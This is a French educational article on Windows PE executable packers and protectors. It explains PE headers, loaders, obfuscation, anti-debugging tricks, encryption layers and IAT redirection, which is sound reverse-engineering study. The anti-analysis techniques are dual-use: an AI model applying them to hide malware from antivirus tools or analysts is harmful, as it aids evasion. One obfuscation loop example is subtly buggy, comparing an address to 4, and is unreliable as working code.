Comment ne pas parler des protections d'exécutables dans un dossier sur le Reverse Engineering ? De nos jours, la majorité des vers utilisent des packers d'exécutables pour tromper les anti-virus, les néophytes et, quelquefois, ralentir l'analyse. Vous découvrirez dans ces quelques pages, une présentation non exhaustive des méthodes de protection d'exécutables Windows.

Introduction

Au travers de cet article vous découvrirez le principe de fonctionnement des *packers* d'exécutables, ainsi que les principales méthodes de protection existantes.

Je commencerai par détailler les modifications apportées à la structure des exécutables Windows PE, puis parcourrai une liste non exhaustive de protections.

Cet article est purement théorique. J'éviterai par conséquent les listings interminables en assembleur et vous invite à lire mon article *Techniques de Reverse Engineering - Analyse d'un exécutable "verrouillé"* [1] pour approfondir le sujet abordé.

Vous pourrez tout de même voir comment *unpacker* un exécutable PE en lisant l'article intitulé *Introduction au Reverse Engineering et à IDA*, présent dans ce numéro.

Les Protections d'exécutables Win32 PE

Format PE

Avant toute chose, il est nécessaire de revenir succinctement sur les grands principes du format de fichier PE (*Portable Executable*) afin d'appréhender plus facilement la suite de l'article. Le format PE décrit le type de fichier exécutable des plateformes Win32. Un fichier PE se décompose suivant le schéma 1.

L'en-tête MZ (*MZ Header*) reste uniquement pour la rétro-compatibilité avec MS-DOS. Si un fichier exécutable Win32 est exécuté sous DOS, alors l'en-tête MZ lance le *MS-DOS Stub Program* qui se contente le plus souvent d'afficher le message "This program cannot be run in DOS mode". Ce code se situe juste après l'en-tête MZ dans le fichier PE.

Dans le `IMAGE_DOS_Header`, seuls deux membres de la structure sont importants pour nous : `e_magic` qui contient les lettres "MZ", et `e_lfanew` qui contient l'*offset* du PE header.




Schéma 1 : Format de fichier PE

Ensuite vient le PE Header, et plus exactement, la structure `IMAGE_NT_HEADERS` :

```
IMAGE_NT_HEADERS STRUCT
    Signature dd ?                          // PE\00
    FileHeader IMAGE_FILE_HEADER <>
    OptionalHeader IMAGE_OPTIONAL_HEADER32 <>
IMAGE_NT_HEADERS ENDS
```

La structure `IMAGE_NT_HEADERS` contient des informations importantes telles que la signature `PE\00`, et aussi d'autres structures intéressantes :

La structure IMAGE_FILE_HEADER

```
IMAGE_FILE_HEADER STRUCT
    Machine WORD            //type de processeur attendu pour exécuter le fichier
    NumberOfSections WORD   //Nombre de sections dans l'ex□cutable PE
    TimeDateStamp dd        //Informations sur la date et l'heure de création du
fichier
    PointerToSymbolTable dd //Réservé pour le debug
    NumberOfSymbols dd      //Réservé pour le debug
    SizeOfOptionalHeader WORD //Taille de Optional Header (important)
    Characteristics WORD    //Permet de déterminer si le fichier PE est un exe,
une dll etc
IMAGE_FILE_HEADER ENDS
```

Voici un dump de la structure `File Header` du fichier `Notepad.exe` de Windows XP :

```
->File Header
  Machine:                      0x014C  (I386)
  NumberOfSections:             0x0003
  TimeDateStamp:                0x3B7D040D  (GMT: Fri Aug 17 20:52:29 2001)
  PointerToSymbolTable:         0x00000000
  NumberOfSymbols:              0x00000000
  SizeOfOptionalHeader:         0x00E0
  Characteristics:              0x010F
                                (RELOCS_STRIPPED)
                                (EXECUTABLE_IMAGE)
                                (LINE_NUMS_STRIPPED)
                                (LOCAL_SYMS_STRIPPED)
                                (32BIT_MACHINE)
```

✹ La structure IMAGE_OPTIONAL_HEADER32

Cette structure contient vraiment beaucoup d'informations, je ne présenterai que les champs importants pour cet article. Mais voyons auparavant deux notions essentielles :

- `ImageBase` est l'adresse à laquelle un exécutable sera chargé en mémoire ;
- une RVA (*Relative Virtual Address*) est une adresse virtuelle relative (*offset*) à l'adresse de l'`ImageBase` : à ne pas confondre avec les RAW Offsets, qui eux sont relatifs au début du fichier. Pour calculer une adresse en mémoire lorsque l'on connaît son RVA, il suffit d'y ajouter l'`ImageBase`, pour former l'adresse mémoire (voir Tableau 1).

Dump partiel de IMAGE_OPTIONAL_HEADER:

```
->Optional Header
   AddressOfEntryPoint:         0x00006AE0
   ImageBase:                   0x01000000
   SectionAlignment:            0x00001000
   FileAlignment:               0x00000200
   SizeOfImage:                 0x00013000
   SizeOfHeaders:               0x00000400
   Subsystem:                   0x0002  (WINDOWS_GUI)

   DataDirectory (16)           RVA       Size
   -----------------      ---- --------
   ExportTable                  0x00000000 0x00000000
   ImportTable                  0x00006D20 0x000000C8  (".text")
   Resource                     0x0000A000 0x00008E14  (".rsrc")
   Exception                    0x00000000 0x00000000
   Security                     0x00000000 0x00000000
   Relocation                   0x00000000 0x00000000
   Debug                        0x00001340 0x0000001C  (".text")
   Copyright                    0x00000000 0x00000000
   GlobalPtr                    0x00000000 0x00000000
   TLSTable                     0x00000000 0x00000000
   LoadConfig                   0x00000000 0x00000000
   BoundImport                  0x00000258 0x000000D0
   IAT                          0x00001000 0x00000324  (".text")
   DelayImport                  0x00000000 0x00000000
   COM                          0x00000000 0x00000000
   Reserved                     0x00000000 0x00000000
```

✹ Les structures IMAGE_SECTION_HEADER STRUCT

Pour terminer avec le format PE, à la suite du *PE Header*, une description de chaque section est donnée par la structure `IMAGE_SECTION_HEADER`. Encore une fois, tous les membres ne sont pas utiles, voici les plus importants : voir Tableau 2.

✹ Dump d'une structure IMAGE_SECTION_HEADER :

```
->Section Header Table
   1. item:
     Name:                      .text
     VirtualSize:               0x00017830
     VirtualAddress:            0x00001000
     SizeOfRawData:             0x00017A00
     PointerToRawData:          0x00000400
     PointerToRelocations:      0x00000000
     PointerToLinenumbers:      0x00000000
     NumberOfRelocations:       0x0000
     NumberOfLinenumbers:       0x0000
     Characteristics:           0x60000020
     (CODE, EXECUTE, READ)
```

Pour bien comprendre le fonctionnement des protections d'exécutables, il est primordial d'avoir une bonne connaissance du format de fichier Windows. Je vous invite à lire une documentation complète ici [2].

Modifications du PE HEADER

Lors de la protection d'un exécutable Windows, les packers effectuent diverses modifications du PE header, telles que l'ajout d'une nouvelle structure `IMAGE_SECTION_HEADER` dans la `SECTION HEADER TABLE` (ajout d'une nouvelle section avec les caractéristiques appropriées), la modification du point d'entrée (Entry Point), etc.

Ajout de section

La majorité des protections/packers ajoutent une nouvelle section au programme à protéger. C'est cette section qui contiendra le LOADER de la protection, chargé de décompresser et/ou décrypter la section CODE du programme protégé, et d'effectuer certaines tâches normalement attribuées au PE LOADER de Windows. L'ajout d'une nouvelle section se fait en deux étapes.

La section est ajoutée dans la *SECTION HEADER TABLE*. Une structure décrivant les caractéristiques de la section est donc ajoutée. Cette structure contient l'adresse virtuelle (`RVA`) de la nouvelle section ainsi que la taille de la section en mémoire (alignée selon le `SectionAlignment`), l'offset (`RAW Offset`) de la section dans le fichier, ainsi que la taille de la section (`RAW Size` alignée selon le `FileAlignment`) dans le fichier.

Les caractéristiques de la section contiennent en général `EXECUTABLE`, `READABLE`, `WRITEABLE` : la section doit être exécutable, lisible et modifiable (décryptage).

Tableau 1

Champ	Description
`AddressOfEntryPoint`	Contient la RVA du point d'entrée (adresse relative à l'ImageBase du fichier).
`ImageBase`	L'ImageBase est l'adresse à laquelle un exécutable sera chargé en mémoire. Elle est généralement de 0x400000 pour les programmes Windows.
`SectionAlignment`	Alignement des sections en mémoire. Le début des sections en mémoire doit être un multiple de la valeur du champ.
`FileAlignment`	Alignement des sections dans le fichier. Le début des sections sur le disque doit être un multiple de la valeur du champ.
`SizeOfImage`	Taille de l'image en mémoire. Somme des headers et des sections alignées avec la valeur du champ `SectionAlignment`.
`SizeOfHeaders`	Taille de tout les headers + la table des sections. Peut aussi servir de RAW offset de la première section dans le fichier.
`Subsytem`	Indique s'il s'agit d'un exécutable avec interface graphique ou mode console.
`DataDirectory`	Tableau de structures `IMAGE_DATA_DIRECTORY`. Contient la RVA de structures importantes que l'import table, l'export table, les relocations, etc.

Tableau 2

Champ	Description
Name	Nom de la section.8 caractères au maximum (ne se termine pas par zéro si le nom est de 8 caractères).
Virtual Size	Taille de la section alignée selon le SectionAlignment du fichier.
Virtual Address	Il s'agit de la RVA de la section. (Il faut donc ajouter l'ImageBase pour obtenir l'adresse virtuelle).
SizeofRawData	Taille de la section alignée selon le FileAlignment.
PointerToRawData	Offset du début de la section dans le fichier. Utilisé par le PE Loader.
Characteristics	Contient les caractéristiques de la section : exécutable, data, data non initialisées, droit en écriture, lecture etc.

Il faut ensuite ajouter des octets en fin de fichier à l'adresse du RAW Offset et de la taille de la section dans le fichier (RAW Size) : c'est là que sera ajouté le code du LOADER du packer/protecteur.

- ***Modification de SizeOfImage***

  Une protection doit modifier le champ SizeOfImage, en tenant compte de la taille de la nouvelle section ajoutée, pour que l'exécutable soit reconnu comme valide par le système d'exploitation (dépend de l'OS).

- ***Modification du point d'entrée***

  Dans le IMAGE_OPTIONAL_HEADER, un champ contient la RVA du point d'entrée, c'est-à-dire l'adresse virtuelle (relative à l'ImageBase) de la première instruction exécutée par l'application. Lors de la protection d'un exécutable, il faut remplacer cette RVA par la RVA du début du LOADER du packer pour que celui-ci prenne la main lors de l'exécution du fichier et puisse par exemple déchiffrer la section CODE originale de l'application. La valeur du point d'entrée original est d'ailleurs sauvegardée par le packer pour appeler ultérieurement l'ancien point d'entrée, et exécuter l'application normalement, une fois décompressée et décryptée.

Toutes ses modifications ont pour but de faire accepter le fichier protégé par le PE LOADER du système d'exploitation. Je n'ai pas décrit toutes les modifications, mais seulement les plus importantes.

Le LOADER

Les packers/protecteurs injectent tous un LOADER dans l'exécutable protégé. Son rôle est d'assurer le décryptage et la décompression en mémoire de l'exécutable packé, de charger lui-même les adresses des fonctions Windows utilisées par l'application, si jamais la table d'import est aussi cryptée / compressée, puisque le PE LOADER de Windows n'aura pu s'en charger. C'est dans le LOADER qu'est placée la majorité des protections que je détaillerai plus tard dans l'article. Il est important de rendre l'analyse du LOADER la plus complexe possible, pour faire durer l'analyse et empêcher l'*unpacking*. Un attaquant va en effet essayer de trouver la partie du LOADER qui rend la main au programme protégé, qui est désormais complètement décrypté et décompressé en mémoire. Dans le cas de packers simples tel qu'UPX (vous pourrez le lire dans l'article sur IDA dans ce même numéro), il suffit simplement de dumper le processus lors de l'appel du point d'entrée original pour obtenir un exécutable complètement déprotégé.

Généralement, le LOADER est programmé en langage assembleur pour sa petite taille, et les possibilités virtuellement infinies d'obfuscation de code.

Voici une liste de tâches (simplifiées) effectuées par un LOADER (dépend du packer) :

- décryptage du LOADER ;
- décompression et décryptage des sections de l'exécutable protégé ;
- application des relocations si besoin (DLLs) ;
- récupération des adresses des fonctions Windows pour les placer dans l'IAT lorsque le PE Loader de Windows n'a pu le faire ;
- gestion du TLS (*Thread Local Storage*), essentiel pour les exécutables Delphi ;
- récupération du point d'entrée original (sauvegardé lors du packing de l'application) et saut vers celui-ci.

Des techniques d'anti-*debugging* sont souvent employées pendant (et entre) chaque étape du LOADER.

Et la compression dans tout ça ?

Pour éviter un article trop long, je ne détaillerai pas la compression d'un exécutable. Voici cependant quelques informations sur les techniques employées. Les sections compressées se voient attribuer une RAW Size de 0 dans leur structure IMAGE_SECTION_HEADER.

La taille de la section en mémoire reste inchangée puisque les données décompressées seront placées dans la section en mémoire. Les caractéristiques d'une section compressée contiennent le flag UNINITIALIZED DATA (à cause de la taille de zéro sur le disque).

Généralement, les données compressées sont placées dans la même section que le loader, et c'est celui-ci qui se charge de décompresser les données en mémoire, d'où la nécessité de garder la Virtual Size intacte.

- **Exemple :** Dump de la section UPX0

```
Name:                   UPX0
VirtualSize:            0x0001D000
VirtualAddress:         0x00001000
SizeOfRawData:          0x00000000
PointerToRawData:       0x00000400
PointerToRelocations:   0x00000000
PointerToLinenumbers:   0x00000000
NumberOfRelocations:    0x0000
NumberOfLinenumbers:    0x0000
Characteristics:        0xE0000080
(UNINITIALIZED_DATA, EXECUTE, READ, WRITE)
```

On observe le flag UNINITIALIZED_DATA, une SizeOfRawData (RAW Size) de 0. Le RAW Offset est de 0x400, mais si on regarde la section qui suit, on s'aperçoit que celle-ci commence à la même adresse :

```
Name:                UPX1
    VirtualSize:          0x00016000
    VirtualAddress:       0x0001E000
    SizeOfRawData:        0x00015600
    PointerToRawData:     0x00000400
    PointerToRelocations: 0x00000000
    PointerToLinenumbers: 0x00000000
    NumberOfRelocations:  0x0000
    NumberOfLinenumbers:  0x0000
    Characteristics:      0xE0000040
    (INITIALIZED_DATA, EXECUTE, READ, WRITE)
```

Voilà pour la compression des données. Je vous conseille de consulter des sources de packers si la compression d'exécutables vous intéresse.

Les méthodes de Protection

Les protections contre l'analyse de code

Pour s'assurer d'une certaine pérennité face au Reverse Engineering, les protections d'exécutables essaient de ralentir le plus longtemps possible les attaquants. Voici un apercu non exhaustif des techniques employées.

Les Obfuscations

La première étape pour ralentir l'analyse du code est d'utiliser des obfuscations pour rendre le code incompréhensible lors du débogage (ou du désassemblage) de l'application. Il est possible de diviser les obfuscations en deux catégories.

En premier, les macros placées entre les vraies instructions pour rendre le code illisible dans un désassembleur/débogueur.

Elles sont généralement utilisées comme ceci :

```
Macro
  code réel
Macro
  code réel
Macro
Macro
  code réel
Macro
  code réel
Macro
etc..
```

Ces macros brouillent le code et par conséquent perturbent les outils d'analyse. Il en résulte souvent un désassemblage erroné, même avec les meilleurs outils.

Le second type d'obfuscations s'applique au niveau du déroulement du programme. Habituellement, le code d'une application est exécuté de haut en bas en suivant une certaine logique. Ce type d'obfuscations permet par exemple d'exécuter des instructions dans un ordre autre que celui observé dans le désassemblage.

Des portions de code peuvent être placées dans le désordre pour être ensuite appelées à l'aide d'un index dans un tableau d'adresses pour se positionner sur l'îlot d'instructions à exécuter.

L'analyse par désassemblage devient alors plus complexe et l'utilisation d'un désassembleur à forte interactivité devient indispensable pour continuer l'analyse (voir article sur IDA dans ce même numéro).

Voici maintenant un exemple d'obfuscation que l'on retrouve dans le LOADER du packer. Cela permet d'effectuer des tâches diverses tout en rendant le code difficile à suivre.

```
code3:
  code ici
  ret

code1:
  code ici
  ret

code2:
  code ici
  ret

etc..

tableauobfuscation          dd          0Deadbeefh, offset code1, offset
code2, offset code3
```

Voici comment appeler le code dans le bon ordre :

```
            xor         edi,edi
boucle:
            inc         edi
            mov         ebx,dword ptr [edi*4 + offset tableauobfuscation]
            call        ebx
            cmp         ebx,4
            jnz         boucle
```

Ce listing assembleur permet d'exécuter `code1`, `code2` et `code3` l'un après l'autre sans pour autant être dans le bon ordre quand on regarde le code avec un désassembleur.

Bien sûr, ceci n'est qu'un simple exemple. Il est possible d'utiliser plusieurs tableaux, ainsi que des opérations arithmétiques pour calculer les adresses à partir de données d'un ou plusieurs tableaux, voire même de placer chaque adresse dans des ordres différents, contrairement à l'exemple proposé plus haut.

Dans cette catégorie d'obfuscations, on retrouve aussi les astuces de programmation pour émuler une instruction simple. Voici par exemple une émulation d'un jump :

```
push        (offset maroutine + 754841)
sub         [esp],754841
ret
```

Un simple `jmp maroutine` replace efficacement ces quelques lignes. Cependant, lors du désassemblage, IDA crée une liste de références aux routines d'un programme. Et pour le cas du `jmp`, IDA crée une référence vers la routine : il est donc possible de savoir quelle partie de code appelle cette routine. Ce genre d'astuces ne laisse aucune référence dans le code puisqu'elle ne provoque pas d'appel direct, et il est donc nécessaire de créer les références manuellement.

Pour l'analyse statique, il faut alors calculer l'adresse de destination pour suivre le code. Les scripts IDC s'avèrent très utiles dans ces cas-là.

Les Anti Debug

Les débogueurs permettent de tracer pas à pas l'exécution d'une application, il est donc naturel de vouloir les bloquer. Les protections d'exécutables emploient des techniques d'anti-*debug* pour détecter la présence d'un débogueur en mémoire ou d'un *tracing* pas à pas sur le code de la protection. Ces méthodes ont pour but de ralentir la progression dans le code de la protection.

Détections par Timing

Le principe des détections par *timing* est très simple. Il suffit de quantifier le temps d'exécution de certaines parties de code, et de vérifier la présence de grands écarts entre le temps d'exécution normal et le temps relevé.

En utilisant certaines astuces de programmation et mesures de temps, il est possible de détecter la présence d'un *tracer* ou débogueur tel qu'Ollydbg.

Les détections les plus fréquentes utilisent l'instruction assembleur `RDTSC`, ou la fonction de l'API Windows : `GetTickCount`.

La fonction `GetTickCount` renvoie le nombre de millisecondes écoulées depuis le lancement de Windows. Grâce à cette fonction, il est aisé de mesurer le temps d'exécution d'une routine pour déterminer si cette dernière est déboguée (temps bien supérieur).

L'instruction `RDTSC` renvoie dans le registre `EAX` (et `EDX`) un nombre de cycles processeurs. Il suffit d'exécuter deux fois de suite cette instruction pour mesurer le nombre de cycles processeur écoulé entre les deux.

L'utilisation de l'instruction assembleur est recommandée (même s'il est aussi possible de l'intercepter), car il est possible de "*hooker*" la fonction `GetTickCount` pour contourner les détections qui l'emploient.

L'instruction `RTDSC` doit impérativement être utilisée avec une instruction de synchronisation telle que `cpuid` pour éviter les faux positifs. En effet, rien ne garantit qu'elle s'exécutera dans l'ordre que vous aviez défini sur les processeurs récents. Le test sur la valeur du registre `EAX` (`RDTSC` renvoie le nombre de cycles dans `EAX`) pourrait donc être exécuté avant ou après l'exécution de `RDTSC`, ce qui impliquerait un faux positif.

Détections par Exception

Avant de commencer par décrire ce type de détections, voyons quelques mots clés.

- *exceptions* :

erreur dans le déroulement d'un programme. Il existe un nombre d'exceptions considérable. Dans le cadre d'une protection, les exceptions sont déclenchées volontairement pour modifier le déroulement du programme. Parmi les exceptions déclenchées par les protections figurent les violations d'accès, le *single step* ou encore les divisions par zéro ;

- *SEH (Structured Exception Handling)* :

il s'agit du système de gestion d'exception offert par Windows. On utilise les SEH pour installer son propre gestionnaire d'exception. C'est l'équivalent bas niveau du "TRY" "EXCEPT" ;

- *Trap Flag* :

le *Trap Flag* est utilisé par les débogueurs pour tracer en mode pas à pas. Lorsque ce flag est activé (registre `EFlags`), chaque instruction exécutée déclenche une `INT 1`. (exception `Single STEP`).

Certaines méthodes de détection sont fondées sur les exceptions.

Voici un exemple de détection qui utilise le Trap Flag. Ce type de code se trouve dans le LOADER du packer, qui essaie d'empêcher le débogage de son code. La protection installe son propre gestionnaire d'exception, puis active le Trap Flag comme ceci :

```
PUSHF          ; place sur la pile le registre eflag
POP AX                        ; récupère la valeur dans AX.
OR AX, 0100H   ; Active le bit TF (Trap Flag)
PUSH AX        ; place sur la pile la valeur modifiée.
               ; (trapflag d'activé)
POPF           ; Replace cette valeur dans le registre eflag.
nop            ; L'instruction déclenche une interruption 1
(Single STEP)
```

Après un bout de code similaire à celui-ci, la prochaine instruction rencontrée déclenche une interruption 1 (exception `Single STEP`). Comme les débogueurs utilisent eux-mêmes le Trap Flag, l'exception est gérée par le gestionnaire d'exception du débogueur et non celui de la protection.

- **Exécution sans débogueur :**

Lorsque la protection est exécutée sans débogueurs, celle-ci installe son propre gestionnaire d'exception et active le Trap Flag. L'instruction suivante génère une exception de type `Single STEP`. Le gestionnaire d'exception est donc appelé, et s'il s'agit bien d'une exception `Single STEP`, il redirige le programme pour continuer l'exécution normalement. Il est aussi possible de déchiffrer une routine à partir du gestionnaire d'exception et de l'exécuter ensuite pour continuer le déroulement du programme.

- **Exécution avec débogueur en mode pas à pas:**

La protection commence par installer son gestionnaire d'exceptions, puis active le Trap Flag. Contrairement au cas précédent, l'exception `Single STEP` générée est gérée par le gestionnaire d'exception du débogueur, et non par celui de l'application car le débogueur pense que l'exception provient de son débogage pas à pas. Le gestionnaire d'exception du débogueur rend ensuite la main à l'instruction suivante et continue le débogage comme si de rien n'était. Dans le cas où le gestionnaire d'exception de la protection décrypte du code essentiel au bon fonctionnement de l'application, le programme ne pourra fonctionner lorsqu'il est débogué car le code de déchiffrement ne sera jamais appelé.

Détections de SoftICE

SoftICE est un débogueur kernel qui permet de virtuellement tout déboguer, des applications standards aux services Windows, en passant par les *drivers* (Ring0).

Lors de son installation, SoftICE modifie certaines propriétés de la machine. Normalement, sous Windows 2000/XP, lors de l'interruption 1, une exception `"EXCEPTION_ACCESS_VIOLATION" (0xC0000005)` est déclenchée car l'interruption 1 a un DPL 0 (*Descriptor Privilege*), c'est-à-dire que les accès ne sont possibles qu'à partir du Ring 0. En revanche, lorsque Soft ICE est lancé, il modifie le DPL de l'Int 1, en le passant de DPL 0 à DPL 3. À partir de ce moment, une Int 1 déclenchera non pas une exception de type Access Violation, mais une exception Single Step (`0x80000004`).

La détection de SoftICE est dès lors relativement simple. Un *handler* d'exceptions est installé avant l'appel de l'Int 1, qui vérifiera par la suite le code d'exception pour déterminer si SoftICE est présent en mémoire. Signalons que cette détection ne fonctionne que sur les systèmes NT (2K et XP).

Détournement d'interruptions

Les débogueurs s'appuient sur certaines interruptions pour fonctionner, il est donc naturel de voir des protections les détourner. L'Int 1 et 3 sont généralement la cible de ces détournements. L'Int 1 est utilisée pour le pas à pas (Single Step) et les Breakpoints matériels, alors que l'interruption 3 est utilisée par les Breakpoints logiciels (BPX).

Les interruptions, une fois détournées, pointent souvent vers du code plus ou moins offensif. En général, les interruptions détournées pointent vers des boucles infinies (*freeze* de la machine en Ring 0), ou du code qui rebootera la machine par exemple.

Contrairement à Windows 9x (95,98 et ME), où il est possible de modifier l'IDT (*Interruption Descriptor Table*) directement en Ring 3 (*Userland*), sous Windows NT (2K,XP), il est nécessaire de passer en Ring 0 (*kernel land*) pour obtenir les droits d'écriture sur l'IDT. Un driver est alors seul moyen "réglementaire" de passer en ring 0. Il existe quelques hacks qui permettent de passer outre l'utilisation d'un driver, mais ils ne sont pas officiels, et ont de grandes chances de ne plus fonctionner dans les Service Packs à venir.

Les Registres de Debug (Debug Registers)

Les registres de Debug sont utilisés pour les points d'arrêts matériels. Contrairement aux points d'arrêt logiciels (Int 3), le programme débogué n'est pas modifié par la pose de points d'arrêt.

- ***Registres point d'arrêt : DR0, DR1, DR2, DR3***
  Au nombre de quatre, ces registres permettent de poser des points d'arrêt différents. La taille de ces registres est de 32 bits. Les adresses des points d'arrêt sont placées dans ces registres lors de la pose d'un Breakpoint matériel.

- ***Registre d'état : DR6***
  Le registre `DR6` est utilisé conjointement avec l'interruption 1. Lors de son déclenchement, elle utilise `DR6` pour identifier la cause de l'interruption.

- ***Registre de contrôle : DR7***
  C'est le registre qui permet de définir le type de point d'arrêt utilisé. Certains bits du registre servent à définir l'étendue du point d'arrêt. En effet, il est possible de travailler sur un octet, un mot, ou un double mot. D'autres bits permettent de définir la condition du point d'arrêt : lecture (`R`), écriture (`W`), lecture-écriture (`RW`), ou bien exécution (`X`). Il existe aussi des bits permettant de définir la portée du point d'arrêt. Un point d'arrêt peut être global, ou local.

Pour plus d'informations, lire la documentation Intel.

Utilisation des registres de debug dans une protection

Les protections d'exécutables mettent à zéro les registres de Debug pour effacer les points d'arrêt matériels (BPMs) qu'une personne aurait pu poser à l'aide d'un débogueur.

Les débogueurs travaillent beaucoup avec les registres de Debug, il n'est pas rare de voir des protections utiliser ces derniers pour y placer des clés de déchiffrement. Lorsqu'un débogueur est utilisé, les clés sont alors modifiées, engendrant par la même occasion un plantage de l'application.

Il existe des outils pour protéger l'accès aux registres de Debug (SuperBPM par exemple). Cependant, il est très simple de les détecter. Il suffit simplement d'effacer les registres de Debug, puis de les relire à nouveau. Si les registres ne sont pas nuls, ils sont protégés par un outil.

Structure Context

Les protections d'exécutables utilisent les exceptions pour accéder au `CONTEXT` de l'application protégée. Lorsque le gestionnaire d'exception prend la main, il donne accès à diverses structures, telle que la structure `CONTEXT`.

Cette structure contient l'état de tous les registres à l'instant de l'exception. On peut modifier les registres, et donc entre autres les registres de Debug, qui ne sont théoriquement accessibles qu'à partir du Ring 0.

En modifiant le registre `EIP`, il est possible de rediriger le code de l'application comme si nous venions d'exécuter un `jmp` ou un `call`, mais de manière moins conventionnelle.

Voici un dump (partiel) de la structure :

```
typedef struct _CONTEXT {

    DWORD   Dr0;                    // Debug Register 0  +4
    DWORD   Dr1;                    // Debug Register 1  +8
    DWORD   Dr2;                    // Debug Register 2  +0Ch
    DWORD   Dr3;                    // Debug Register 3  +10h
    DWORD   Dr6;                    // Debug Register 6  +14h
    DWORD   Dr7;                    // Debug Register 7  +18h

    DWORD   SegGs;                  // GS +8Ch
    DWORD   SegFs;                  // FS +90h
    DWORD   SegEs;                  // ES +94h
    DWORD   SegDs;                  // DS +98h

    DWORD   Edi;                    // EDI +9Ch
    DWORD   Esi;                    // ESI +0A0h
    DWORD   Ebx;                    // EBX +0A4h
    DWORD   Edx;                    // EDX +0A8h
    DWORD   Ecx;                    // ECX +0ACh
    DWORD   Eax;                    // EAX +0B0h

    DWORD   Ebp;                    // EBP +0B4h
    DWORD   Eip;                    // EIP +0B8h

    DWORD   SegCs;                  // CS +0BCh
    DWORD   EFlags;                 // EFLAGS +0C0h
    DWORD   Esp;                    // ESP +0C4h
    DWORD   SegSs;                  // SS +0C8h

} CONTEXT;
```

Comme vous avez pu le lire dans la partie sur les *Registres de Debug*, ces registres sont utilisés par les points d'arrêts matériels. Il est donc très utile d'accéder à cette structure, pour pouvoir effacer ce type de Breakpoints en mettant les registres correspondants à zéro. Les débogueurs ne stopperont plus, et l'analyse devient plus compliquée.

Les layers de cryptage

Pour protéger les applications contre l'analyse, les protections utilisent toujours des *layers* de cryptage. Généralement, à l'instar

des virus, des moteurs polymorphiques sont utilisés pour générer un cryptage/décryptage différent pour chaque application protégée.

On trouve généralement deux types de cryptage.

- ***Le cryptage de la protection***
  Le code de la protection est crypté pour empêcher l'analyse statique et les modifications. La protection commence réellement après une série de layers, et il n'est pas possible de la patcher en théorie puisque les instructions ne sont pas en clair dans le fichier. Plusieurs parties de la protection peuvent être séparées par des couches (layers) de cryptage différentes pour former une protection à plusieurs niveaux.
- ***Le cryptage de l'application***
  Tout comme la protection, l'application est elle aussi cryptée pour empêcher les modifications du logiciel (gestion des licences, les limites dans le temps, les fenêtres de rappel, etc.).

Les couches de cryptage sont utilisées dans le LOADER du packer. Celui-ci est en général crypté sur plusieurs niveaux pour compliquer l'analyse, et n'est à aucun moment décrypté entièrement en mémoire.

• **Exemple :** Début d'un Loader de Packer

```
décryptage couche 1
décryptage couche 2

            Début du loader

décryptage couche 3

            Suite du loader

décryptage couche 4

            Décryptage de l'application protégée 1

décryptage couche 5
décryptage couche 6
            Décryptage de l'application protégée 2
etc...
```

Chaque décryptage se fait l'un à la suite de l'autre pour pouvoir exécuter la suite du code. Tantôt la protection s'auto-déchiffre, tantôt elle déchiffre l'application protégée.

Pour effectuer l'analyse complète du loader, il faut donc analyser chaque couche de cryptage.

Les protections "anti-dump"

Par anti-dump, j'entends toute protection permettant d'empêcher le dump de l'application, ou les méthodes rendant l'exécutable inutilisable après dump mémoire.

Ces protections prennent place pendant le chargement du fichier packé, et certaines d'entre elles sont appliquées lors de la protection de l'exécutable, et non au *runtime*.

Détournement de l'IAT

Depuis quelques années, les protections d'exécutable détournent les appels aux fonctions de l'API (*Application Programming Interface*) Windows.

Au lieu d'appeler une fonction directement, un programme protégé appellera d'abord une routine de protection qui se contentera d'appeler la bonne fonction. Voici un petit schéma pour résumer le détournement d'une API :

```
                appelle
Programme normal ------> Fonction

                appelle                 appelle
Programme protégé ------> Routine Protection ------> Fonction
```

Quel est l'intérêt d'un détourment ?

Les adresses présentes dans l'import table pointent vers la protection après le dump du programme. La protection n'étant plus active, les adresses n'existent plus et le programme affiche une erreur et s'arrête.

Nous allons passer en revue quelques méthodes utilisées par certaines protections pour rediriger les appels aux fonctions de l'API Windows.

Redirection simple

Dans un programme non protégé les fonctions sont appelées ainsi :

```
FF15D4805300        CALL    [KERNEL32!GetVersionExA]
```

Ce CALL appelle une fonction à l'adresse 0x0053B0D4. Il suffit de retirer FF15 dans l'opcode et d'inverser l'ordre des octets pour obtenir cette adresse (en gras ci-dessus). L'appel à cette façon s'écrit alors CALL DWORD PTR [53B0D4]. Jetons un oeil à cette adresse :

```
01AF:0053B0D4 0B 16 F9 BF 88 43 F7 BF-50 E1 F8 BF C6 20 F8 BF
01AF:0053B0E4 B1 EE F9 BF 08 2D F9 BF-B2 B9 F7 BF 8D B9 F7 BF
01AF:0053B0F4 BD C8 F7 BF 8E 5A F9 BF-32 60 FC BF DA C5 F8 BF
01AF:0053B104 FA AB F8 BF B1 42 F8 BF-AE 79 F7 BF D5 79 F7 BF
01AF:0053B114 F8 D4 F8 BF B1 6F F7 BF-6B 51 F8 BF B7 EE F9 BF
01AF:0053B124 EC 13 F8 BF 54 74 F7 BF-9F 7D F7 BF 3C C6 F9 BF
01AF:0053B134 9F FA F9 BF 22 0B F8 BF-2A 0A F8 BF 18 13 F9 BF
```

Nous sommes ici dans l'IAT (*Import Address Table*).

C'est une table qui contient les adresses de toutes les fonctions utilisées par le programme. Les adresses sont placées dans cette table lors de l'exécution du programme par Microsoft(R)Windows. L'adresse "BFF9160B" est donc l'adresse de la fonction GetVersionExA.

Les protections modifient l'IAT et remplacent les adresses des fonctions par leurs propres routines. Voici un exemple très simple de détournement :

```
FF1512846000    CALL [00608412]
```

Regardons l'IAT.

```
01AF:00608412 75 20 85 21 41 52 85 21 11 74 85 21 73 98 85 21
```

Le programme appelle l'adresse 21852075 (équivalent à CALL 21852075)

```
21852075 PUSH BFF9162D
2185207A RET
```

La protection place sur la pile l'adresse de la fonction à appeler, et ensuite utilise un RET pour s'y rendre. Ceci est la forme la plus simple du détournement dans l'IAT.

